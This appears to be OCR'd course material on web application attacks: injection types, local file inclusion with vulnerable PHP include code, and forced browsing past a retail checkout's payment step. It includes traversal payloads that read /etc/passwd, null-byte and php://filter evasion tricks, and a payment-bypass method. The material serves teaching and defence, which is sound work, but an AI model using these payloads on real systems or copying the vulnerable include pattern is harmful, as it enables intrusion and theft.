
SMTP Injection
- Inject arbitrary SMTP commands into an application and SMTP server conversation to generate large volumes of spam email

Buffer Overflow
- Injects a large amount of bogus data beyond the capacity of the input field

SQL Injection
- Enter a series of malicious SQL queries into input fields to directly manipulate the database

File Injection
- Injects malicious files by exploiting "dynamic file include" mechanisms in web applications

Note: For complete coverage of SQL Injection concepts and techniques, refer to Module 15: SQL Injection



Perform Local File Inclusion (LFI)

- Local File Inclusion (LFI) vulnerabilities enable attackers to **add their own files** on a server via a web browser
- An LFI vulnerability occurs when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed **path traversal characters**

Evade added .php and other extensions of the file

- File extensions are added using PHP code:

```
$file = $_GET[‘page’];
require($file.”.php”);
```

- If an attacker tries to insert null-byte (%00) to end of the attack string, the .php can be easily evaded

```
http://xyz.com/page=../../../../../../etc/passwd%00
```

- Another method to evade the added php is to add a question mark (?) to the attack string

```
http://xyz.com/page=../../../../../../etc/passwd?
```

Bypassing .php execution

- An LFI vulnerability can read .txt files, but not .php files, because .php files get executed by the server, and its file-ending comprises some code
- Evade .php by using a built-in php filter as shown below:

```
http://xyz.com/index.php?page=php://filter/convert.base64-encode/resource=index
```

Perform Injection/Input Validation Attacks

Injection attacks are very common in web applications. They exploit the vulnerable input validation mechanism implemented by the web application. There are many types of injection attacks, such as web script injection, OS command injection, SMTP injection, LDAP injection, and XPath injection. Another frequently occurring attack is an SQL injection attack.

Injection frequently takes place when a browser sends user-provided data to the interpreter as part of a command or query. For launching an injection attack, attackers supply crafted data that tricks the interpreter into executing unintended commands or queries. Because of these injection flaws, attackers can easily read, create, update, and remove any arbitrary data available to the application. In some cases, attackers can even bypass a deeply nested firewall environment and take complete control of the application and its underlying system.

Injection Attacks/Input Validation Attacks

To perform injection attacks, supply crafted malicious input that is syntactically correct according to the interpreted language being used to break the application's normal intended operation.

Some ways to perform injection attacks are described below:

- **Web Scripts Injection**: If the user input is used into dynamically execute code, enter crafted input that breaks the intended data context and executes commands on the server.
- **OS Commands Injection**: Exploit operating systems by entering malicious code in input fields if applications utilize user input in a system-level command.
- **SMTP Injection**: Inject arbitrary SMTP commands into applications and SMTP server conversations to generate large volumes of spam email.
- **SQL Injection**: Enter a series of malicious SQL queries into input fields to directly manipulate the database.
- **LDAP Injection**: Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases.
- **XPath Injection**: Enter malicious strings in input fields to manipulate the XPath query so that it interferes with the application's logic.
- **Buffer Overflow**: Inject a large amount of bogus data beyond the capacity of the input field.
- **File Injection**: Inject malicious files by exploiting "dynamic file include" mechanisms in web applications.
- **Canonicalization**: Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application.

Note: For complete coverage of SQL injection concepts and techniques, refer to Module 15: SQL Injection.

Perform Local File Inclusion (LFI)

Local file inclusion (LFI) vulnerability enables attackers to add their own files on a server via a web browser. Such vulnerability arises when an application adds files without proper validation of inputs, thereby enabling the attacker to modify the input and embed path traversal characters.

LFI vulnerability is often triggered in PHP-based websites. Simple PHP code susceptible to LFI is given below. Attackers can insert the URL parameter into **require ()** without proper validation.

```
$file = $_GET['page'];
require($file);
```

In this case, an attacker can just insert this string and fetch the **/etc/passwd** file using the following URL:

```
http://xyz.com/page=../../../../../../etc/passwd
```

- **Evade added .php and other extensions of the file**

  In general, file extensions are added using PHP code as follows:

  ```
  $file = $_GET['page'];
  require($file.".php");
  ```

  Now, php is appended to the file name, which means the user cannot find the required file because file `/etc/passwd.php` does not exist. If an attacker tries to insert null bytes (`%00`) at the end of the attack string, the **.php** can be easily evaded:

  ```
  http://xyz.com/page=../../../../../../etc/passwd%00
  ```

  Another method to evade the added php is to add a question mark (?) to the attack string:

  ```
  http://xyz.com/page=../../../../../../etc/passwd?
  ```


- **Bypassing .php execution**

  LFI vulnerability can read **.txt** files but not **.php** files because they are executed by the server and their file-ending comprises some code. This can be evaded using a built-in php filter as follows:

  ```
  http://xyz.com/index.php?page=php://filter/convert.base64-
  encode/resource=index
  ```

  Here, the php filter is used to convert everything into the Base64 format. Now, the entire page is Base64-encoded, which can be decoded and saved in a text file and executed:

  ```
  base64 -d savefile.php
  ```



Attack Application Logic Flaws

- Most application flaws occur due to the **negligence and false assumptions** of web developers
- Completely examine the web applications to **identify logic flaws** for exploitation
- Use tools like **Burp Suite** to **manipulate the requests to the web applications**

Retail Web Application Logic Flaw Exploitation Scenario

Normal User completing the order process sequentially

Attacker identifying the application logic flaw and skipping the "Proceed to pay" stage by manipulating the requests to the application

Attack Application Logic Flaws

In all web applications, a vast amount of logic is applied at every level. The implementation of some logic can be vulnerable to various attacks that will not be noticeable. Most attackers mainly focus on high-level attacks such as SQL Injection, and XSS scripting, since they have easily recognizable signatures. By contrast, application logic flaws are not associated with any common signatures, making the application logic flaws more difficult to identify. Manually testing of vulnerability scanners cannot identify this type of flaw, which enables attackers to exploit such flaws to cause severe damage to the web applications.

Most application flaws arise from the negligence and false assumptions of developers. Application logic flaws vary among different types of web applications and are not restricted to a particular flaw. Acquiring knowledge on previously exploited applications with common logic flaws can provide appropriate information on how to approach exploiting flaws in application logic.

A common scenario illustrating the exploitation of application logic flaws by attackers is described below:

- **Scenario: Identify and exploit logic flaws in retail web applications**

  In most retail web applications, the process of placing an order includes selecting the product, finalizing the order, providing payment details, and providing delivery details. The developer assumes that any customer would follow all the levels in a sequence as designed. Identify such applications, and using proxy tools such as Burp Suite, attempt to control the requests sent to the web application. Furthermore, attempt to bypass the third stage, i.e., jump from the second stage to the fourth stage by manipulating the requests. This type of attack is called forced browsing. This flaw enables the attacker to avoid paying the product price and receive the product at the delivery address. It can result in severe financial losses if an attacker intends to exploit it on a large scale.

